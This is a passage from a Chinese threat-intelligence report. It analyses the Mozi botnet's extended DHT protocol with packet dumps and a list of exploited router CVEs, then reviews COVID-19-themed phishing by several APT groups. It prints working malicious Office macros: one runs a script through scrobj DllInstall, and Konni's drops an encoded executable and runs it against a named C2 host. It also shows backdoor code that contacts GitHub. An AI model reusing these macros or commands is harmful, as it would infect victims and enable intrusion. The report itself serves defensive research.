


图 221 第三、四字节算法

如果接收到其它节点的数据，发现了 1:v4:(4byte flag)，且 flag 满足上述算法，则认为对

方是 Mozi 节点，继而和对方同步 Config 文件。如果没有，则认为是正常的 DHT 节点，按照标准的 DHT 协议回应。同样它自己发送给其它节点的数据也一定包含 1:v4:(4byte flag)。

Mozi 运行后，按照标准 DHT 协议，首先向初始节点发送 ping 请求，来获取临近节点列表。

```
▷ Internet Protocol Version 4, Src: 192.168.106.134, Dst: 212.129.33.59
▷ User Datagram Protocol, Src Port: 58655, Dst Port: 6881
▷ Data (67 bytes)

0000  00 50 56 e8 28 c8 00 0c  29 25 0e 5f 08 00 45 00   ·PV·(···  )%·_··E·
0010  00 5f 66 e1 40 00 40 11  b2 c1 c0 a8 6a 86 d4 81   ·_f·@·@·  ····j···
0020  21 3b e5 1f 1a e1 00 4b  91 7f 64 31 3a 61 64 32   !;·····K  ··d1:ad2
0030  3a 69 64 32 30 3a 38 38  38 38 38 38 38 38 8a 6e   :id20:88  888888·n
0040  b9 dd 46 92 c2 ac b8 2e  bb b3 65 31 3a 71 34 3a   ··F····.  ··e1:q4:
0050  70 69 6e 67 31 3a 74 34  3a 70 6e 00 00 31 3a 76   ping1:t4  :pn··1:v
0060  34 3a 28 42 f7 74 31 3a  79 31 3a 71 65            4:(B·t1:  y1:qe
```

图 222 Ping 请求

红线地方即是 1:v4:(4byte flag)。

ping 请求之后即进入循环请求和响应其他节点的流程，它接收到数据，首先搜索是否存在 1:v4:，并且对 4byte flag 进行校验。

所谓扩展的 DHT 协议，是指 Mozi 在标准的 DHT 协议解析函数之后，追加了自己的响应方式。Mozi 节点接收到的数据有两大类，一类是非 DHT 协议的请求数据，一类是 DHT 协议的请求数据。二者通过查找 1:y1:q 来区别，正常的 DHT 协议请求肯定包含 1:y1:q。

对于非 DHT 协议的请求，如果报文长度小于 99 字节，则把自身的 Config 数据发送给请求方。

同样，如果一个 Mozi 节点想获取其它 Mozi 节点的 Config 数据，则向对方发送小于 99 字节的非 DHT 请求即可。

```
24519 1799.810…  192.168.106.135   104.205.51.94   UDP   124 1434 → 8082 Len=82
24520 1799.810…  192.168.106.135   188.82.98.70    UDP   124 1434 → 1900 Len=82
24522 1799.810…  192.168.106.135   175.107.175.125 UDP    71 1434 → 8000 Len=29
24523 1799.810   192.168.106.135   166.76.208.125  UDP    71 1434 → 30301 Len=29

▷ Frame 24522: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface \Device\NPF
▷ Ethernet II, Src: VMware_57:85:0f (00:0c:29:57:85:0f), Dst: VMware_e8:28:c8 (00:50:56:e8:28:c8)
▷ Internet Protocol Version 4, Src: 192.168.106.135, Dst: 175.107.175.125
▷ User Datagram Protocol, Src Port: 1434, Dst Port: 8000
▷ Data (29 bytes)

0000  00 50 56 e8 28 c8 00 0c  29 57 85 0f 08 00 45 00   ·PV·(···  )W····E·
0010  00 39 30 d5 40 00 40 11  7f c6 c0 a8 6a 87 af 6b   ·90·@·@·  ····j··k
0020  af 7d 05 9a 1f 40 00 25  b7 f8 37 2e 1b 7f 6d 04   ·}···@·%  ··7.··m·
0030  17 59 47 40 7a 50 5a 29  72 2b 22 0e 48 01 44 53   ·YG@zPZ)  r+"·H·DS
0040  62 16 69 52 50 fc 69                               b·iRP·i
```

图 223 获取其他 Mozi 节点的 Config 数据

对大于 99 字节的非 DHT 数据，则认为收到的数据正是加密的 Config，会保存起来，并

解析其中的字段，执行相应任务。

对于 DHT 请求，支持 ping、find_node、get_peers。其中对于 ping，直接按照标准的 DHT 协议返回 pong。

对 find_node、get_peers 请求合二为一，如果不是来自 Mozi 节点，仍然按照标准的 DHT 协议回应对方，把自身临近节点列表发送给对方。如果它们是来自 Mozi 节点的请求，还可能把自身配置数据发送给请求方法。而判断 find_node、get_peers 是否来自其它的 Mozi 节点，正是依据请求数据里是否存在 1:v4:(4flag)。

上图是向 IP 为 114.15.155.252 的 Mozi 节点发送了 find_node 请求之后，该节点判断请求来自 Mozi 节点，返回自身 Config 数据，即 0x151529d2e6 起始到结尾。随后继续发送 find_node 请求，这次 114.15.155.252 节点返回的是它自身临近的节点数据，即长度为 277 那一帧，见下图：

Wireshark · 追踪 UDP 流 (udp.stream eq 1212) · 649e.pcap

```
00000067  64 31 3a 61 64 32 3a 69  64 32 30 3a 38 38 38 38   d1:ad2:i d20:8888
00000077  38 38 38 38 2b 54 f4 a2  6f 86 69 a0 f1 2b 4c 4d   8888+T.. o.i..+LM
00000087  36 3a 74 61 72 67 65 74  32 30 3a 38 38 38 38 38   6:target 20:88888
00000097  38 38 38 4b f5 b4 aa 03  61 3c c5 36 4a 3e c2 65   888K.... a<.6J>.e
000000A7  31 3a 71 39 3a 66 69 6e  64 5f 6e 6f 64 65 31 3a   1:q9:fin d_node1:
000000B7  74 34 3a 66 6e 00 00 31  3a 76 34 3a 5f 42 45 71   t4:fn..1 :v4:_BEq
000000C7  31 3a 79 31 3a 71 65                               1:y1:qe
    000002B5  64 31 3a 72 64 32 3a 69  64 32 30 3a 38 38 38 38   d1:rd2:i d20:8888
    000002C5  38 38 38 38 e3 59 2a 88  a7 8e 40 6a db a7 15 c6   8888.Y*. ..@j....
    000002D5  35 3a 6e 6f 64 65 73 32  30 38 3a 38 38 38 38 38   5:nodes2 08:88888
    000002E5  38 38 38 03 83 07 e0 d6  62 a2 a7 ff b0 a0 3b 67   888..... b.....;g
    000002F5  fa b8 51 1f 92 38 38 38  38 38 38 38 38 03 83 07   ..Q..888 88888...
    00000305  e0 d6 62 a2 a7 ff b0 a0  3b 67 fa b8 51 1f 92 38   ..b..... ;g..Q..8
    00000315  38 38 38 38 38 38 38 03  83 07 e0 d6 62 a2 a7 ff   8888888. ....b...
    00000325  b0 a0 3b 67 fa b8 51 1f  92 38 38 38 38 38 38 38   ..;g..Q. .8888888
    00000335  38 03 83 07 e0 d6 62 a2  a7 ff b0 a0 3b 67 fa b8   8.....b. ....;g..
    00000345  51 1f 92 38 38 38 38 38  38 38 38 03 83 07 e0 d6   Q..88888 888.....
    00000355  62 a2 a7 ff b0 a0 3b 67  fa b8 51 1f 92 38 38 38   b.....;g ..Q..888
    00000365  38 38 38 38 38 03 83 07  e0 d6 62 a2 a7 ff b0 a0   88888... ..b.....
    00000375  3b 67 fa b8 51 1f 92 38  38 38 38 38 38 38 38 03   ;g..Q..8 8888888.
    00000385  83 07 e0 d6 62 a2 a7 ff  b0 a0 3b 67 fa b8 51 1f   ....b... ..;g..Q.
    00000395  92 38 38 38 38 38 38 38  38 03 83 07 e0 d6 62 a2   .8888888 8.....b.
    000003A5  a7 ff b0 a0 3b 67 fa b8  51 1f 92 65 31 3a 74 34   ....;g.. Q..e1:t4
    000003B5  3a 66 6e 00 00 31 3a 76  34 3a ab 6c cd ac 31 3a   :fn..1:v 4:.l..1:
    000003C5  79 31 3a 72 65                                     y1:re
```

图 224 find_node 请求

Mozi 主要通过 telnet 弱口令和一些已知的漏洞进行传播。




图 225 telnet 弱口令传播

以下是 Mozi 主要利用的漏洞列表:

漏洞	受影响设备
CVE-2014-8361	Realtek SDK
CVE-2017-17215	Huawei Router HG532
CVE-2018-10561 CVE-2018-10562	GPON Routers
Vacron NVR RCE	Vacron NVR
Eir D1000 Wireless Router RCI	Eir D1000 Router
CCTV/DVR Remote Code Execution	CCTV DVR
Netgear cig-bin Command Injection	Netgear R7000 and R6400
Netgear setup.cgi unauthenticated RCE	DGN1000 Netgear routers
UPnP SOAP TelnetD Command Execution	D-Link Devices
HNAP SoapAction-Header Command Execution	D-Link Devices
JAWS Webserver unauthenticated shell command execution	MVPower DVR

表 31 Mozi 主要利用漏洞列表

2020 年年初爆发的"新冠病毒疫情"已经蔓延到全世界几乎每一个角落，严重影响了全球经济社会发展。疫情的爆发使得大多数人不得不在家开启远程办公模式，大量远程控制工具的使用和端口的开放加大了网络被攻击的安全风险。一些黑客趁此机会利用热点信息发起攻击，疫情的不确定性和人们对其的恐惧性心理给攻击者创造了千载难逢的好机会。

据 VenusEye 威胁情报中心数据，自疫情发生以来，与新冠病毒相关的 Google 搜索大量增加，且在 2020 年 1 月~4 月之间共发现 150000 个冠状病毒关键字的新注册域名，其中有近 3000 的恶意域名及 50000 多高风险域名。自 3 月初开始，与 COVID-19 相关的域名被大量注册，而其中的高风险域名也随之大量产生。




图 226 与"新冠病毒"相关的域名注册情况

除了与 Covid-19 相关的域名被广泛注册，疫情期间，很多人利用远程办公方式访问公司内部资源，进一步给攻击者可乘之机。越来越多的远程桌面服务暴露到互联网上。据统计，远程桌面服务（3389 端口）在互联网上暴露的数量从 1 月份的 300 万增加到 5 月初的 460 万。

疫情期间，最为普遍的网络攻击仍为网络钓鱼活动。黑客利用公众对疫情热点信息的高关注度，大量使用疫情相关内容做诱饵，针对特定人群和机构投递钓鱼邮件。仅在疫情刚刚开始的 1 月份，我们就捕获了近 2000 个与疫情相关的恶意样本，其中包含 APT 攻击样本 70 余个。

下面我们就以主要 APT 组织的攻击活动，活跃黑产的攻击活动等为例对新冠疫情期间的攻击活动进行简单梳理。

8.1 APT 组织攻击活动

随着疫情在全球范围内蔓延，与疫情相关的内容成为最吸引眼球的内容之一。各 APT 组织显然不会放过这样大好的机会，频繁出手寄希望于在疫情的掩护下达成攻击目标。

8.1.1 白象组织

白象组织是最先被观察到利用疫情热点针对我国发起攻击的 APT 组织之一。早在 2020 年 2 月底，白象组织就开始发送以 COVID-19 为主题的钓鱼电子邮件，使用恶意 Excel 文档攻击中国组织。

音符:请尽快完成以下内容

你提供的信息将有助于加强疫情监测和报告工作，所有同志和工作人员必须在最近 15 天内提供他们到武汉的旅行或与来自武汉的人见面的信息。如不符合上述条件，请提交没有详细资料的表格。

请填写以下资料:

人信息		你遇到的人的细节	
姓名	当前位置	姓名	当前位置

□本人确认此表格所提供的资料真实、完整及准确。

提交

使用说明：请按提交并运行“Submit details”文件，将您的详细信息直接发送到国家卫生委员会服务器。

图 227 白象组织利用新冠疫情构造的攻击文档举例

安全警告 宏已被禁用。 启用内容

中华人民共和国国家卫生健康委员会

National Health Commission of the People's Republic of China

这是一个受保护的文档，点击“启用内容”以填写详细信息

武汉旅行信息收集申请表

请填写不适用并发送（如果需要）:

人信息		你遇到的人的细节	
姓名	当前位置	姓名	当前位置

图 228 白象组织利用新冠疫情构造的攻击文档举例

恶意文档使用恶意宏进行攻击，嵌入的宏很简单，它从嵌入在列“X”、行“100”中的公式

的 URL 中下载脚本。

```
Private Declare PtrSafe Function DllInstall Lib "scrobj.dll" (ByVal bInstall As Boolean, ByRef pszCmdLine As Any) As Long

Sub xxxxxxxxxxxx()
    DllInstall False, ByVal StrPtr(Sheet1.Range("X100").Value)
End Sub

Sub BBBBBBBBBBBBBBBB()
    Sheet1.Unprotect "nhc_gover"
    xxxxxxxxxxxx
End Sub
Sub Workbook_Open()
    BBBBBBBBBBBBBBBB
End Sub
```

图 229 恶意宏代码

最终下载释放的后门是 CnC_Client，后门尝试与 github 进行通信用于更新其 C&C 服务器地址。

```
v18 = VerSetConditionMask(0i64, 2u, 3u);
v19 = VerSetConditionMask(v18, 1u, 3u);
v20 = VerSetConditionMask(v19, 0x20u, 3u);
VersionInformation.dwMajorVersion = 6;
VersionInformation.dwMinorVersion = 2;
VersionInformation.wServicePackMajor = 0;
if ( VerifyVersionInfoW(&VersionInformation, 0x23u, v20) )
{
  v27 = InternetOpenW(L"Client_Demo", 1u, 0i64, 0i64, 0);
  if ( v27 )
  {
    v28 = InternetConnectW(v27, L"api.github.com", 0x1BBu, 0i64, 0i64, 3u, 0, 0i64);
    v29 = (const WCHAR *)lpszObjectName;
    if ( *((_QWORD *)&v104 + 1) >= 8ui64 )
      v29 = lpszObjectName[0];
    if ( v28 )
    {
      v30 = HttpOpenRequestW(v28, L"GET", v29, 0i64, 0i64, 0i64, 0x800000u, 0i64);
      v31 = v30;
      if ( v30 )
      {
        if ( HttpSendRequestW(v30, 0i64, 0, 0i64, 0) )
        {
```

图 230 CnC_Client

8.1.2 海莲花组织

海莲花组织最早在今年 2 月底开始构建与疫情相关的恶意文档。国外友商 FireEye 在 2020 年 4 月也发布报告称越南黑客组织 APT32 对中国防疫部门发动网络攻击，以 COVID-19 为诱饵内容攻击我国有关部门。


Coronavirus Live Updates: China Is Tracking Travelers From Hubei

Text this number to tell the Chinese authorities everywhere you've been recently.

A mass roundup in central China has been expanded.

The number of cases in Hubei jumped again with the use of new diagnostic methods.

图 231"冠状病毒实时更新：中国正在追踪来自湖北的旅行者.docx"





图 232"湖南省家禽 H5N1 亚型高致病性禽流感疫情情况.docx"

恶意样本利用 WPS.exe+krpt.dll 白利用技术启动，从资源中提取诱饵文档及后门文件，最后使用了海莲花在 2019 年底使用的双重载荷技术，先尝试从 URL 下载 shellcode 进行执行，若失败进行 Denis 后门的植入。

8.1.3 Lazarus 组织

Lazarus 是归属于朝鲜的 APT 组织。2020 年 4 月，Lazarus 组织利用疫情内容作为诱饵文档展开攻击。文档会利用 Script 脚本和 powershell 脚本来加载最终的后门文件。



인천광역시 감염병관리지원단 Incheon Communicable Diseases Center	긴 급 조 회	
배 포 일	2020. 4. 1.(수)	
인천광역시 감염병관리지원단	단 장	노 승 연
	부 단 장	고 광 필

2020년 3월 30일 구월동 인천시청 데이터센터 앞 인도에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다.
3월 30일 오전 9시 30분부터 12시까지의 귀하의 행적에 대하여 아래의 양식에 구체적으로 써주시기 바랍니다.

시간	장소	확인자 성명	확인자 소속 · 직위	확인자 이메일
~				
~				
~				
~				
~				
~				


- 1 -

图 233 Lazarus 利用新冠疫情的攻击样本

8.1.4 Konni 组织

Konni 也是归属于朝鲜的 APT 组织，自 2012 年以来一直很活跃。其目标是韩国的化工、电子、制造、航空、汽车和医疗行业。2017 年，该组织扩大了业务范围，将目标对准了美国、日本、越南、俄罗斯、尼泊尔、中国、印度、罗马尼亚、科威特等多个国家。

2020 年 3 月中旬，他们开始发送带有 COVID-19 警告的鱼叉式钓鱼网页。



Keep an eye on North Korean cyber-crime as the Covid-19 spreads

The Covid-19 outbreak continues to cause tumult in the global economy, with countries like South Korea and Italy reporting a rapid increase in diagnoses and many companies requesting that employees work from home to keep the virus from spreading.


In North Korea's case, it has had its Chinese borders closed for over a month, long before the rest of the world began to react to the virus. Even if it were, as its state media claims, coronavirus-free, how long could their economy sustain total global isolation? By sealing their border with their largest economic partner, North Korea has effectively placed itself at the mercy of UN sanctions.

Kim Jong-un knows that his country cannot last like this for very long, and with so much of his power stemming from the support of Pyongyang's elite, we must prepare ourselves for their reaction. Learning from the DPRK's past behavior, national security leaders should be less concerned about military action and focus their attention on shoring up their cyber defenses.

Jonathan Corrado, policy director for the Korea Society, noted in a recent article the extreme lengths North Korea has gone to prevent the spread of coronavirus in the country. These border closures, although necessary to reduce the chance of viral contagion, will have a lasting impact on their

图 234 Konni 组织利用新冠病毒疫情构造的钓鱼样本举例 1

除此之外，Konni 还利用口罩的使用信息作为诱饵文档。



Face masks are only recommended for those who are taking care of a person with suspected COVID-19 infection.

Best Type: N95 particulate respirators without respiration valve

Specification:
WHO standard
N95 or FFP2 respirator, or higher
with or without valve
Good breathability with design that does not collapse against the mouth (e.g. duckbill, cup-shaped)
Minimum "N95" respirator according to FDA Class II, under 21 CFR 878.4040, and CDC NIOSH, or
Mnimum "FFP2" according to EN 149, EU PPE Regulation 2016/425 Category III, or equivalent

Recognized international Standards
EU: EN 149, FPP2
US: NISOH, N95 for Tb
Korea: KS K ISO 22609, KF94 or higher
Japan: TM531 DS2/N95

- Masks are effective only when used in combination with frequent hand-washing with alcohol-based hand rub or soap and water.
- If you wear a mask then you must know how to use it and dispose of it properly.

图 235 Konni 组织利用新冠病毒疫情构造的钓鱼样本举例 2

这些文档中嵌入的宏包含一个加密的可执行代码，它被异或解码并存储在"C\Users\UserName\"目录中。被释放的可执行文件是该组织经常使用的 Konni 远程访问木马的下载器。

```
Private Sub Document_Open()
    Dim n As Long
    Dim cLine As String
    Dim path As String
    path = save2file()
    cLine = "cmd /c cd /d %USERPROFILE% && ren up.txt up.exe && up http://phpview.mygamesonline.org"
    n = Shell(cLine, vbHide)
    ActiveDocument.Content.Font.ColorIndex = wdBlack
End Sub
Function save2file() As String
    Dim nIndex As Long
    Dim path As String
    Dim vbuffer As String
    Dim output() As String
    path = Environ("USERPROFILE")
    path = path & "\up.txt"
    vbuffer = "B2&A5&6F&FF&FC&FF&FF&FF&FB&FF&FF&FF&00&00&FF&FF&47&FF&FF&FF&FF&FF&FF&FF&BF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&F
    vbuffer = vbuffer + "FF&FF&F9&FF&FF&FF&FF&FF&FF&FF&FF&4F&FF&FF&FF&EF&FF&FF&FF&FF&FF&FF&FD&FF&BF&7A&FF&FF&EF&FF&FF&EF&FF&F
    vbuffer = vbuffer + "FF&FF&3F&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&F
    vbuffer = vbuffer + "FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&FF&F
    vbuffer = vbuffer + "CC&3F&E3&C1&D8&40&6C&43&CB&D9&C7&CB&B7&C9&F3&06&63&83&B1&A3&C9&FF&8F&CC&47&CD&8D&0D&C6&73&CC&4B&67&D
    vbuffer = vbuffer + "DB&AB&86&AF&76&8B&DB&5A&04&12&44&DF&FC&E3&72&B0&8C&38&EE&BB&8C&FF&86&FF&F8&B7&23&18&30&60&8B&B3&9A&F
